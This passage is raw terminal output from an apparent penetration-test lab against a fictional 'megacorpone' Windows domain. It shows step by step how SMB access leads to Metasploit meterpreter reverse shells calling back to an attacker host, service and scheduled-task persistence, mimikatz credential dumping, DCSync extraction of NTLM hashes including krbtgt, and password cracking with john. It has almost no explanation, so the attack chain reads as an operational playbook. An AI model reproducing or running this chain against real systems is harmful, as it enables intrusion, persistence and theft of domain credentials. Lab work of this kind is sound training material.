No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀 kali)-[~]
└─# ~

┌──(root💀 kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Sat Dec 14 17:19:59 2024
  pagefile.sys                      AHS 1811939328  Sat Dec 14 17:19:58 2024
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                        DHSn        0  Mon May 10 08:16:51 2021
  service.exe                         A    48640  Mon Dec  9 04:48:57 2024
  shell.exe                           A    73802  Mon Dec  9 03:40:03 2024
  shell1.exe                          A    73802  Mon Dec  9 04:04:39 2024
  swapfile.sys                      AHS 268435456  Sat Dec 14 17:19:59 2024
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Mon Dec  9 04:19:00 2024

                33133914 blocks of size 4096. 27061963 blocks available
smb: \>
```

```
       =[ metasploit v6.1.22-dev                          ]
+ -- --=[ 2188 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:53060 ) at 2024-12-14 17:48:33 -0500
```

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:61053  (172.22.117.20)

msf6 exploit(multi/handler) > scanner/smb/impacket/wmiexec
[-] Unknown command: scanner/smb/impacket/wmiexec
This is a module we can load. Do you want to use scanner/smb/impacket/wmiexec? [y/N]   y
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COMMAND     C:shell2.exe     yes       The command to execute
   OUTPUT      true             yes       Get the output of the executed command
   RHOSTS      172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain   megacorpone      no        The Windows domain to use for authentication
   SMBPass     Password!        yes       The password for the specified username
   SMBUser     tstark           yes       The username to authenticate as
   THREADS     1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 172.22.117.20:61915 ) at 2024-12-14 18:42:57 -0500
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell2.exe     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 172.22.117.20:61915 ) at 2024-12-14 18:42:57 -0500
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:61053  (172.22.117.20)
  3        meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10   172.22.117.100:4444 -> 172.22.117.20:61915  (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 3
[*] Starting interaction with 3...
```

POST-PRIVESC-020

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.21.208.92    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/persistence_service) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION             2                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Windows\TEMP\gyUl.exe
[*] Creating service ETFJj
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20241214.5219/WINDOWS10_20241214.5219.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 4 opened (172.22.117.100:4444 -> 172.22.117.20:62224 ) at 2024-12-14 18:52:21 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
 2408   596    MsMpEng.exe                 x64   0
 2756   596    svchost.exe                 x64   0
 2860   596    svchost.exe                 x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 3188   596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 3268   596    NisSrv.exe                  x64   0
 3284   596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 3484   772    MoUsoCoreWorker.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\MoUsoCoreWorker.exe
 3524   772    WmiPrvSE.exe                x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\wbem\WmiPrvSE.exe
 3792   596    SecurityHealthService.exe   x64   0
 3948   3612   MicrosoftEdgeUpdate.exe     x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
 4176   596    SearchIndexer.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 4216   772    WmiPrvSE.exe                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 4624   596    svchost.exe                 x64   0
 8912   596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 9544   7276   csrss.exe                   x64   2
 9584   15216  gyUl.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\Windows\Temp\gyUl.exe
 10512  772    RuntimeBroker.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\System32\RuntimeBroker.exe
 10560  7276   winlogon.exe                x64   2        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 10668  10560  fontdrvhost.exe             x64   2        Font Driver Host\UMFD-2       C:\Windows\System32\fontdrvhost.exe
 10788  12988  conhost.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\conhost.exe
 10908  596    WUDFHost.exe                x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\WUDFHost.exe
 10964  10560  dwm.exe                     x64   2        Window Manager\DWM-2          C:\Windows\System32\dwm.exe
 11344  772    RuntimeBroker.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\System32\RuntimeBroker.exe
 11388  2372   PMjFxyG.exe                 x86   0        NT AUTHORITY\SYSTEM           C:\Users\TSTARK~1.MEG\AppData\Local\Temp\PMjFxyG.exe
 11516  14480  shell2.exe                  x86   0        MEGACORPONE\tstark            C:\shell2.exe
 11580  596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 11900  772    StartMenuExperienceHost.exe x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMen
 11924  376    rdpclip.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\rdpclip.exe
 11988  412    sihost.exe                  x64   2        MEGACORPONE\bbanner           C:\Windows\System32\sihost.exe
 12000  596    svchost.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\svchost.exe
 12064  412    taskhostw.exe               x64   2        MEGACORPONE\bbanner           C:\Windows\System32\taskhostw.exe
 12248  904    ctfmon.exe                  x64   2        MEGACORPONE\bbanner           C:\Windows\System32\ctfmon.exe
 12356  12336  explorer.exe                x64   2        MEGACORPONE\bbanner           C:\Windows\explorer.exe
 12556  772    RuntimeBroker.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\System32\RuntimeBroker.exe
 12644  596    svchost.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\svchost.exe
 12776  772    SearchApp.exe               x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 12820  772    RuntimeBroker.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\System32\RuntimeBroker.exe
 12988  12356  powershell.exe              x64   2        MEGACORPONE\bbanner           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 13028  772    YourPhone.exe               x64   2        MEGACORPONE\bbanner           C:\Program Files\WindowsApps\Microsoft.YourPhone_1.21084.79.0_x64__8wekyb3d8bbwe\YourP
 13132  772    TextInputHost.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost
 13276  772    SearchApp.exe               x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 13664  772    RuntimeBroker.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\System32\RuntimeBroker.exe
 13860  12356  OneDrive.exe               x86   2        MEGACORPONE\bbanner           C:\Users\Bbanner.MEGACORPONE\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 13900  772    Microsoft.Photos.exe        x64   2        MEGACORPONE\bbanner           C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2021.21090.10007.0_x64__8wekyb3d
 14480  12280  cmd.exe                     x64   0        MEGACORPONE\tstark            C:\Windows\System32\cmd.exe
 14492  772    dllhost.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\dllhost.exe
 14704  772    ShellExperienceHost.exe     x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 14816  772    RuntimeBroker.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\System32\RuntimeBroker.exe
 14856  772    UserOOBEBroker.exe          x64   2        MEGACORPONE\bbanner           C:\Windows\System32\oobe\UserOOBEBroker.exe
 14936  14480  conhost.exe                 x64   0        MEGACORPONE\tstark            C:\Windows\System32\conhost.exe
 15216  596    gyUl.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\Windows\Temp\gyUl.exe

meterpreter > migrate 8912
[*] Migrating from 9584 to 8912...
[*] Migration completed successfully.
meterpreter >
```

```
 3284   596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM
 3484   772    MoUsoCoreWorker.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\MoUsoCoreWorker.exe
 3792   596    SecurityHealthService.exe   x64   0
 3948   3612   MicrosoftEdgeUpdate.exe     x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
 4176   596    SearchIndexer.exe           x64   0        NT AUTHORITY\SYSTEM
 4216   772    WmiPrvSE.exe                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wbem\WmiPrvSE.exe
 4624   596    svchost.exe                 x64   0
 8912   596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 9544   7276   csrss.exe
 10512  772    RuntimeBroker.exe
 10560  7276   winlogon.exe                x64   2        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 10668  10560  fontdrvhost.exe             x64   2        Font Driver Host\UMFD-2       C:\Windows\System32\fontdrvhost.exe
 10788  12988  conhost.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\conhost.exe
 10908  596    WUDFHost.exe                x64              NT AUTHORITY\LOCAL SERVICE
 10964  10560  dwm.exe                     x64   2        Window Manager\DWM-2          C:\Windows\System32\dwm.exe
 11344  772    RuntimeBroker.exe
 11388  2372   PMjFxyG.exe                 x86   0        NT AUTHORITY\SYSTEM           C:\Users\TSTARK~1.MEG\AppData\Local\Temp\PMjFxyG.exe
 11516  14480  shell2.exe                  x86   0        MEGACORPONE\tstark            C:\shell2.exe
 11580  596    svchost.exe                 x64   0        NT AUTHORITY\SYSTEM
 11900  772    StartMenuExperienceHost.exe x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
 11924  376    rdpclip.exe                 x64   2        MEGACORPONE\bbanner           C:\Windows\System32\rdpclip.exe
 11988  412    sihost.exe                  x64   2        MEGACORPONE\bbanner           C:\Windows\System32\sihost.exe
 12000  596    svchost.exe                 x64   2        MEGACORPONE\bbanner
 12064  412    taskhostw.exe               x64   2        MEGACORPONE\bbanner           C:\Windows\System32\taskhostw.exe
 12248  904    ctfmon.exe                  x64   2        MEGACORPONE\bbanner           C:\Windows\System32\ctfmon.exe
 12356  12336  explorer.exe                x64   2        MEGACORPONE\bbanner           C:\Windows\explorer.exe
 12556  772    RuntimeBroker.exe
 12644  596    svchost.exe                 x64   2        MEGACORPONE\bbanner
 12776  772    SearchApp.exe               x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 12820  772    RuntimeBroker.exe
 12948  15216  gyUl.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\Windows\Temp\gyUl.exe
 12988  12356  powershell.exe              x64   2        MEGACORPONE\bbanner           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 13028  772    YourPhone.exe               x64   2        MEGACORPONE\bbanner           C:\Program Files\WindowsApps\Microsoft.YourPhone_1.21084.79.0_x64__8wekyb3d8bbwe\YourPhone.exe
 13132  772    TextInputHost.exe           x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe
 13276  772    SearchApp.exe               x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 13664  772    RuntimeBroker.exe
 13860  12356  OneDrive.exe               x86   2        MEGACORPONE\bbanner           C:\Users\Bbanner.MEGACORPONE\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 13900  772    Microsoft.Photos.exe        x64   2        MEGACORPONE\bbanner           C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2021.21090.10007.0_x64__8wekyb3d8bbwe\Microsoft.Photos.exe
 14480  12280  cmd.exe                     x64   0        MEGACORPONE\tstark            C:\Windows\System32\cmd.exe
 14492  772    dllhost.exe
 14704  772    ShellExperienceHost.exe     x64   2        MEGACORPONE\bbanner           C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
 14816  772    RuntimeBroker.exe
 14856  772    UserOOBEBroker.exe
 14936  14480  conhost.exe                 x64   0        MEGACORPONE\tstark            C:\Windows\System32\conhost.exe
 15216  596    gyUl.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\Windows\Temp\gyUl.exe

meterpreter > getpid
Current pid: 8912
```

```
C:\Windows\system32> schtasks /create /sc daily /st 00:00 /tn "DailyPayload" /tr "C:\shell1.exe /f
 schtasks /create /sc daily /st 00:00 /tn "DailyPayload" /tr "C:\shell1.exe /f
SUCCESS: The scheduled task "DailyPayload" has successfully been created.

C:\Windows\system32>schtasks /query /tn "DailyPayload"
schtasks /query /tn "DailyPayload"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
DailyPayload                             12/10/2024 12:00:00 AM Ready

C:\Windows\system32> schtasks /run /tn "DailyPayload"
 schtasks /run /tn "DailyPayload"
SUCCESS: Attempted to run the scheduled task "DailyPayload".

C:\Windows\system32>
```

POST-CREDENTIALDUMPING-022

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] 172.22.117.20:445 - Executing the payload...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62744 ) at 2024-12-14 19:08:59 -0500

meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 12/14/2024 7:08:50 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 12/14/2024 6:06:10 PM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 12/10/2024 4:12:33 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter >
```

```
┌──(root💀 kali)-[~]
└─# john --format=mscash2 hash3.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-12-10 03:09) 0.4991g/s 15306p/s 15412c/s 15412C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

POST-DCSYNC-024

```
File  Actions  Edit  View  Help
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 5 opened (172.22.117.100:4444 → 172.22.117.10:63467 ) at 2024-12-14 19:18:26 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:61053  (172.22.117.20)
  3         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10   172.22.117.100:4444 → 172.22.117.20:61915  (172.22.117.20)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:62224  (172.22.117.20)
  5         meterpreter x86/windows  MEGACORPONE\bbanner @ WINDC01    172.22.117.100:4444 → 172.22.117.10:63467  (172.22.117.10)

msf6 exploit(windows/local/wmi) > sessions -i 5
[*] Starting interaction with 5 ...

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 13
Meterpreter     : x86/windows
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeEnableDelegationPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

```
meterpreter > shell
Process 992 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.


C:\Windows\system32>^X@sS
Status: Running
```

```
Success.
meterpreter > dcsync_ntlm
Usage: dcsync_ntlm <DOMAIN\user>

meterpreter > dcsync_ntlm
Usage: dcsyn c_ntlm <DOMAIN\user>

meterpreter > dcsync_ntlm sstrange
[+] Account   : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash   : a2bda648b8e5a5c60bafb32368afba82
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID       : 1108

meterpreter > dcsync_ntlm krbtgt
[+] Account   : krbtgt
[+] NTLM Hash : 71e38edcf2d1eacfe6b1dbf0e5d6abf3
[+] LM Hash   : 48ce2e770c9e6c6208e5e08bd18a3c8e
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-502
[+] RID       : 502

meterpreter > dcsync_ntlm bbanner
[+] Account   : bbanner
[+] NTLM Hash : 4c3879fef394fa5dce0037c197c70841
[+] LM Hash   : c3d27ff4435fda0e3617b25512e4176b
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1107
[+] RID       : 1107

meterpreter > dcsync_ntlm Guest
[+] Account   : Guest
[+] NTLM Hash : <NOT FOUND>
[+] LM Hash   : <NOT FOUND>
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-501
[+] RID       : 501

meterpreter > dcsync_ntlm tstark
[+] Account   : tstark
[+] NTLM Hash : fbdcd5041c96ddbd82224270b57f11fc
[+] LM Hash   : 405580f975f6b6d3fb80fab72232baae
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1601
[+] RID       : 1601

meterpreter > dcsync_ntlm pparker
[+] Account   : pparker
[+] NTLM Hash : 57912afe60e9274c35672bf526baed61
[+] LM Hash   : a59eb8287f435b708f212ac5f5f159d6
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1109
[+] RID       : 1109

meterpreter > dcsync_ntlm wmaximoff
[+] Account   : wmaximoff
[+] NTLM Hash : 8b0141e534fb12d4acd773456ea59406
[+] LM Hash   : 6dd22e107998e6e66dfe4898de33a57b
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1605
[+] RID       : 1605
```

```
  GNU nano 5.4
sstrange:1628488e442316500a176701e0ac3c54
krbtgt:71e38edcf2d1eacfe6b1dbf0e5d6abf3
cdanvers:5ab17a555eb088267f5f2679823dc69d
pparker:57912afe60e9274c35672bf526baed61
wmaximoff:8b0141e534fb12d4acd773456ea59406
Administrator:63d33b919a6700bd0e59687549bbf398
bbanner:4c3879fef394fa5dce0037c197c70841
```

```
Session aborted

┌──(root💀 kali)-[~]
└─# john hash4.txt --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16×3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Proceeding with incremental:ASCII

Status: Running
```